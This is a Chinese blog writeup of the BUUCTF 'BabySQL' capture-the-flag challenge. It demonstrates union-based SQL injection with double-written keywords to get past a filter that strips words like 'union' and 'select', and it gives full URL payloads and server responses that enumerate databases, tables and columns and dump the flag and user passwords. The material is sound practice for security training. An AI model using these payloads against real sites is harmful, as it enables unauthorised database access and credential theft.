# 【BUUCTF】 [极客大挑战2019] BabySQL —— 清晰易懂总结好的 Writeup

原创


你们这样一点都不可耐 于 2020-08-25 21:29:13 发布 381 收藏 5

分类专栏： SQL 文章标签： sql mysql ctf writeup 安全

版权声明：本文为博主原创文章，遵循 CC 4.0 BY-SA 版权协议，转载请附上原文出处链接和本声明。

本文链接：https://blog.csdn.net/vanarrow/article/details/108226003

版权



SQL 专栏收录该内容

9 篇文章 0 订阅

订阅专栏

## 【BUUCTF】 [极客大挑战2019] BabySQL Writeup



## 0x00 考点

### sql 注入 双写绕过

**replace函数，找到union和select等替换为空**

需要绕过的双写，单词中间拆开，分两半，里面藏一个完整的：

```
union
ununionion

select
seselectlect

from
frfromom

where
whwhereere

information
infoorrmation
（过滤了or）

order
oorrder
（过滤了or）

by
bbyy
```

常见URL编码

```
%20
空格

%23
#

%27
'
```

## 0x01 解题

```
?username=admin&password=pwd %27 or 1=1 %23
```

> You have an error in your SQL syntax; check the manual that corresponds to your MariaDB server version for the right syntax to use near '1=1 '' at line 1

没有or，只有1=1，or被过滤了

```
?username=admin&password=pwd %27 oorr 1=1 %23
```

> Hello admin!
> Your password is '09e6f2bc1ee446ef66b91bf09f58d0d4'

by也被过滤了

```
?username=admin&password=pwd %27 oorrder bbyy 3 %23
```

> NO,Wrong username password！！！

```
?username=admin&password=pwd %27 oorrder bbyy 4 %23
```

> Unknown column '4' in 'order clause'

有三个字段

```
?username=admin&password=pwd ' union select 1 #
```

> You have an error in your SQL syntax; check the manual that corresponds to your MariaDB server version for the right syntax to use near '1 '' at line 1

只讲了1# ,说明被检测到了union和select

用双写绕过

```
?username=admin&password=pwd ' ununionion seselectlect 1 #
```

> You have an error in your SQL syntax; check the manual that corresponds to your MariaDB server version for the right syntax to use near ''' at line 1

无论hackbar，还是网址框，`#在这里必须用URL编码成%23`，否则不行！
（不是很理解，以前好像在url框#也ok？？？）

```
?username=admin&password=pwd %27 ununionion seselectlect 1 %23
```

> The used SELECT statements have a different number of columns

列数不对

```
?username=admin&password=pwd %27 ununionion seselectlect 1,2,3 %23
```

> Hello 2!
> Your password is '3'

```
?username=admin&password=pwd %27 ununionion seselectlect 1,2,version() %23
```

> Hello 2!
> Your password is '10.3.18-MariaDB'

```
?username=admin&password=pwd %27 ununionion seselectlect 1,2,database() %23
```

> Hello 2!
> Your password is 'geek'

## 爆库

```
?username=admin&password=pwd %27 ununionion seselectlect 1,2,group_concat(schema_name)frfromom
(infoorrmation_schema.schemata) %23
```

> Hello 2!
> Your password is
> ‘information_schema,mysql,performance_schema,test,ctf,geek’

## 爆表

```
?username=admin&password=pwd %27 ununionion seselectlect 1,2,
group_concat(table_name)from(information_schema.tables)whwhereere table_schema="geek" %23
```

> You have an error in your SQL syntax; check the manual that corresponds to your MariaDB server version for the right syntax to use near ‘(infinfmationmation_schema.tables)where table_schema=“geek” #’’ at line 1

information被过滤了or

```
?username=admin&password=pwd %27 ununionion seselectlect 1,2,
group_concat(table_name)frfromom(infoorrmation_schema.tables)
whwhereere table_schema="geek" %23
```

> Hello 2!
> Your password is ‘b4bsql,geekuser’

```
?username=admin&password=pwd %27 ununionion seselectlect 1,2,
group_concat(table_name)frfromom(infoorrmation_schema.tables)
whwhereere table_schema="ctf" %23
```

> Hello 2!
> Your password is ‘Flag’

## 爆列

```
?username=admin&password=pwd %27 ununionion seselectlect 1,2,
group_concat(column_name) frfromom (infoorrmation_schema.columns) whwhereere
 table_name="Flag"%23
```

> Hello 2!
> Your password is ‘flag’

查ctf库的Flag表的flag列

```
?username=admin&password=pwd %27 ununionion seselectlect 1,2,group_concat(flag)frfromom(ctf.Flag)%23
```

> Hello 2!
> Your password is ‘flag{d3a1f578-e00b-47d4-96b4-9535be15f9de}’

## 另一种

爆表

```
?username=admin&password=pwd ' ununionion seselectlect 1,2,group_concat(table_name) frfromom infoorrmation_schem
a.columns whwhereere table_schema = 'geek' %23
```

> Hello 2!
> Your password is 'b4bsql,b4bsql,b4bsql,geekuser,geekuser,geekuser'

```
?username=admin&password=pwd ' ununionion seselectlect 1,2,group_concat(distinct table_name) frfromom infoorrmat
ion_schema.columns whwhereere table_schema = 'geek' %23
```

> Hello 2!
> Your password is 'b4bsql,geekuser'

爆列

```
?username=admin&password=pwd  ' ununionion seselectlect 1,2,group_concat(distinct column_name) frfromom infoorrm
ation_schema.columns whwhereere table_name = 'b4bsql'%23
```

> Hello 2!
> Your password is 'id,username,password'

```
?username=admin&password=pwd  ' ununionion seselectlect 1,2,group_concat(distinct column_name) frfromom infoorrm
ation_schema.columns whwhereere table_name = 'b4bsql'%23
```

> Hello 2!
> Your password is 'id,username,password'

```
?username=1&password=pwd' uniunionon selselectect 1,username,passwoorrd frfromom b4bsql %23
```

> Hello cl4y!
> Your password is 'i_want_to_play_2077'

```
?username=admin&password=pwd ' ununionion seselectlect 1,2,group_concat(id,0x3a,username,0x3a,passwoorrd) frofro
mm b4bsql %23
```

> Hello 2!
> Your password is
> '1:cl4y:i_want_to_play_2077,2:sql:sql_injection_is_so_fun,3:porn:do_you_know_pornhub,4:git:github_is_different_from_pornhub,5:Stop
> :you_found_flag_so_stop,6:badguy:i_told_you_to_stop,7:hacker:hack_by_cl4y,8:flag:flag{d3a1f578-e00b-47d4-96b4-9535be15f9de}'